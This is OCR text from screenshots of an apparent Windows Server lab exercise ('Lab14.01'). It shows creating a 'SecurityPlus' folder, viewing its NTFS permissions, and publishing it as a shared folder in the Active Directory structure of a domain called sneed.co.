


Lab14.01


1,


Server Manager
Server Manager ▸ Dashboard
Manage
Tools
View
Help
Dashboard
Local Server
All Servers
AD DS
DNS
File and S
WELCOME TO SERVER MANAGER
Local Disk (C:)
File
Home
Share
View
This PC › Local Disk (C:) ›
Search Local Disk (C:)
Quick access
Desktop
Downloads
Documents
Pictures
This PC
CD Drive (D:) VirtualB
Network
Name
Date modified
Type
Size
PerfLogs 11/5/2022 12:03 PM File folder
Program Files 3/8/2024 8:52 AM File folder
Program Files (x86) 9/15/2018 2:08 AM File folder
Users 3/10/2024 8:06 AM File folder
Windows 3/10/2024 3:03 AM File folder
SecurityPlus
6 items
1 item selected
SecurityPlus Properties
General
Sharing
Security
Previous Versions
Customize
Object name: C:\SecurityPlus
Group or user names:
CREATOR OWNER
SYSTEM
Administrators (SNEED\Administrators)
Users (SNEED\Users)
To change permissions, click Edit.
Edit...
Permissions for Users
Allow
Deny
Modify
Read & execute
List folder contents
Read
Write
Special permissions
For special permissions or advanced settings, click Advanced.
Advanced
Close
Cancel
Apply
File and Storage Services
Manageability
Events
Services
5
Services
9:26 AM
3/14/2024



New Object - Shared Folder
Create in: sneed.co/Canandaigua/Servers/File Servers
Name:
SecurityPlus
Network path (\\server\share):
\\sneed-lab\SecurityPlus
OK
Cancel
cription
There are no items to show in this view.
Mail Servers
Print Servers
RADIUS Servers
Terminal Servers
VPN Servers
Users
Faculty
Staff
Students
Computers
Domain Controllers
ForeignSecurityPrincipals
Geneva
Managed Service Accounts
Newark
Users
Victor
12:13 AM
3/16/2024

2,



Active Directory Users and Computers
File Action View Help
Active Directory Users and Computer
Saved Queries
sneed.co
Builtin
Canandaigua
Administrative
Clients
Groups
Servers
Application Servers
Database Servers
DHCP Servers
DNS Servers
Domain Controllers
Exchange Servers
File Servers
FTP Servers
Mail Servers
Print Servers
RADIUS Servers
Terminal Servers
VPN Servers
Users
Faculty
Staff
Students
Computers
Domain Controllers
ForeignSecurityPrincipals
Geneva
Managed Service Accounts
Newark
Users
Victor
Name
Type
Description
Security+
Shared Folder
12:14 AM
3/16/2024

